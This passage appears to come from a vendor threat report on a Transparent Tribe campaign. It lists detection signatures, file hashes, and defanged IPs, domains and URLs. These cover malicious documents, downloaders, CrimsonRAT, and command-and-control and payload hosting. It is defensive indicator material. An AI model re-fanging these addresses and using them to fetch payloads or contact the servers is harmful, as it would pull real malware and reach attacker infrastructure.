Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

Snort SIDs: **59222-59223**

The following ClamAV signatures available for protection against this threat:

- Vbs.Downloader.Agent-9940743-0
- Win.Downloader.TransparentTribe-9940744-0
- Win.Trojan.MargulasRAT-9940745-0
- Win.Downloader.Agent-9940746-0
- Win.Trojan.MSILAgent-9940762-1
- Win.Trojan.PythonAgent-9940791-0
- Lnk.Trojan.Agent-9940793-0
- Win.Trojan.TransparentTribe-9940795-0
- Win.Trojan.TransparentTribe-9940801-0
- Win.Downloader.TransparentTribe-9940802-0

## **Orbital Queries**

---

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click below:

- [Downloader](#)
- [Maldoc](#)
- [Python stagers](#)

## **IOCs**

---

## Maldocs

---

15b90d869b4bcc3cc4b886abbf61134e408088fdffb48e9ab5598a4c80f6f4d8  
d2113b820db894f08c47aa905b6f643b1e6f38cce7adf7bf7b14d8308c3eaf6e

## Downloaders

---

b0ecab678b02fa93cf07cef6e2714698d38329931e5d6598b98ce6ee4468c7df  
2ca028a2d7ae7ea0c55a1eecd08a9386f595c66b7a0c6099c0e0d7c0ad8b6b8  
9d4e6da67d1b54178343e6607aa459fd4d711ce372de00a00ae5d81d12aa44be  
2b32aa56da0f309a6cd5d8cd8b3e125cb1b445b6400c3b22cf42969748557228  
1ba7cf0050343faf845553556b5516d96c7c79f9f39899839c1ca9149cf2d838  
84841490ea2b637494257e9fe23922e5f827190ae3e4c32134cadb81319ebc34  
dd23162785ed4e42fc1abed4addcab2219f45c802cccd35b2329606d81f2db71  
4d14df9d5fa637dae03b08dda8fe6de909326d2a1d57221d73ab3938dfe69498  
2bb2a640376a52b1dc9c2b7560a027f07829ae9c5398506dc506063a3e334c3a  
aadaa8d23cc2e49f9f3624038566c3ebb38f5d955b031d47b79dcfc94864ce40  
b3bc8f9353558b7a07293e13dddb104ed6c3f9e5e9ce2d4b7fd8f47b0e3cc3a5  
5911f5bd310e943774a0ca7ceb308d4e03c33829bcc02a5e7bdedfeb8c18f515

## Lightweight implant

---

f66c2e249931b4dfab9b79beb69b84b5c7c4a4e885da458bc10759c11a97108f  
011bcc8feebaed8a2aa0297051dfd59595c4c4e1ee001b11d8fc3d97395cc5c  
5c341d34827c361ba2034cb03dea665a873016574f3b4ff9d208a9760f61b552  
d9037f637566d20416c37bad76416328920997f22ffec9340610f2ea871522d8  
124023c0cf0524a73dabd6e5bb3f7d61d42dfd3867d699c59770846aae1231ce

## CrimsonRAT

---

67ad0b41255eca1bba7b0dc6c7bd5bd1d5d74640f65d7a290a8d18fba1372918  
a0f6963845d7aeae328048da66059059fdbcb6cc30712fd10a34018caf0bd28a

## Python based downloaders

---

b9fea0edde271f3bf31135bdf1a36e58570b20ef4661f1ab19858a870f4119ba  
dc1a5e76f486268ca8b7f646505e73541e1dc8578a95593f198f93c9cd8a5c8d  
99e6e510722068031777c6470d06e31e020451aa86b3db995755d1af49cc5f9e

## Intermediate artifacts

---

892a753f31dadf1c6e75f1b72ccef58d29454b9f4d28d73cf7e20d137ce6dd8d  
c828bccfc34f16983f624f00d45e54335804b77dd199139b80841ad63b42c1f3  
0d3f5ca81f62b8a68647a4bcc1c5777d3e865168ebb365cab4b452766efc5633

a0964a46212d50dbbbbd516a8a75c4764e33842e8764d420abe085d0552b5822  
4162eaeb5826f3f337859996fc7f22442dd9b47f8d4c7cf4f942f666b1016661  
e3e9bbdaa4be7ad758b0716ee11ec67bf20646bce620a86c1f223fd2c8d43744  
56f04a39103372acc0f5e9b01236059ab62ea3d5f8236280c112e473672332b1

## **LNK**

---

08603759173157c2e563973890da60ab5dd758a02480477e5286fccef72ef1a2

## **VBS**

---

2043e8b280ae016a983ecaea8e2d368f27a31fd90076cdca9cef163d685e1c83

## **RAR**

---

adc8e40ecb2833fd39d856aa8d05669ac4815b02acd1861f2693de5400e34f72

## **IMG**

---

adaf7b3a432438a04d09c718ffddc0a083a459686fd08f3955014e6cf3abeec1

## **VHDX**

---

5e645eb1a828cef61f70ecbd651dba5433e250b4724e1408702ac13d2b6ab836

## **IPs**

---

144[.]91.79.40  
194[.]163.129.89  
200[.]202.100.110  
206[.]215.155.105  
45[.]147.228.195  
5[.]189.170.84

## **Domains**

---

zoneflare[.]com  
secure256[.]net  
directfileshare[.]net  
dsoi[.]info  
download[.]kavach-app[.]in  
kavach-app[.]in  
otbmail[.]com

## **URLs**

---

hxxp://directfileshare[.]net/DA-Updated.xls  
hxxp://directfileshare[.]net/dd/m.exe

hxxp://download[.]kavach-app[.]in/Kavach.msi  
hxxp://dsoi[.]info/downloads/chrmezilla.exe  
hxxp://iwestcloud[.]com/Pick@Whatsoever/Qu33nRocQC!mbing.php  
hxxp://iwestcloud[.]com/Pick@Whatsoever/S3r&eryvUed.php  
hxxp://iwestcloud[.]com/Pick@Whatsoever/S3r&eryvUed.php"  
hxxp://zoneflare[.]com/C2L!Dem0&PeN/A@IIPack3Ts/Cert.php  
hxxp://zoneflare[.]com/C2L!Dem0&PeN/A@IIPack3Ts/Cor2PoRJSet!On.php  
hxxp://zoneflare[.]com/C2L!Dem0&PeN/A@IIPack3Ts/Dev3I2Nmpo7nt.php  
hxxp://zoneflare[.]com/C2L!Dem0&PeN/A@IIPack3Ts/f3dIPr00f.php  
hxxp://zoneflare[.]com/C2L!Dem0&PeN/A@IIPack3Ts/xwunThedic@t6.php"  
hxxp://zoneflare[.]com/R!bB0nBr3@k3r/FunBreaker.php  
hxxp://zoneflare[.]com/R!bB0nBr3@k3r/tallerthanhills.php"  
hxxp://zoneflare[.]com/R!bB0nBr3@k3r/zoneblue/mscontainer.dll  
hxxps://drive[.]google[.]com/uc?export=download&id=1kMeI1R-7sthIqWaPrp8xiNcQLjbKY9qf  
hxxps://kavach-app[.]in/auth/ver4.mp3  
hxxps://secure256[.]net/pdf/ServiceDetailforDARRevision.pdf  
hxxps://secure256[.]net/ver4.mp3  
hxxps://zoneflare[.]com/uipool.scr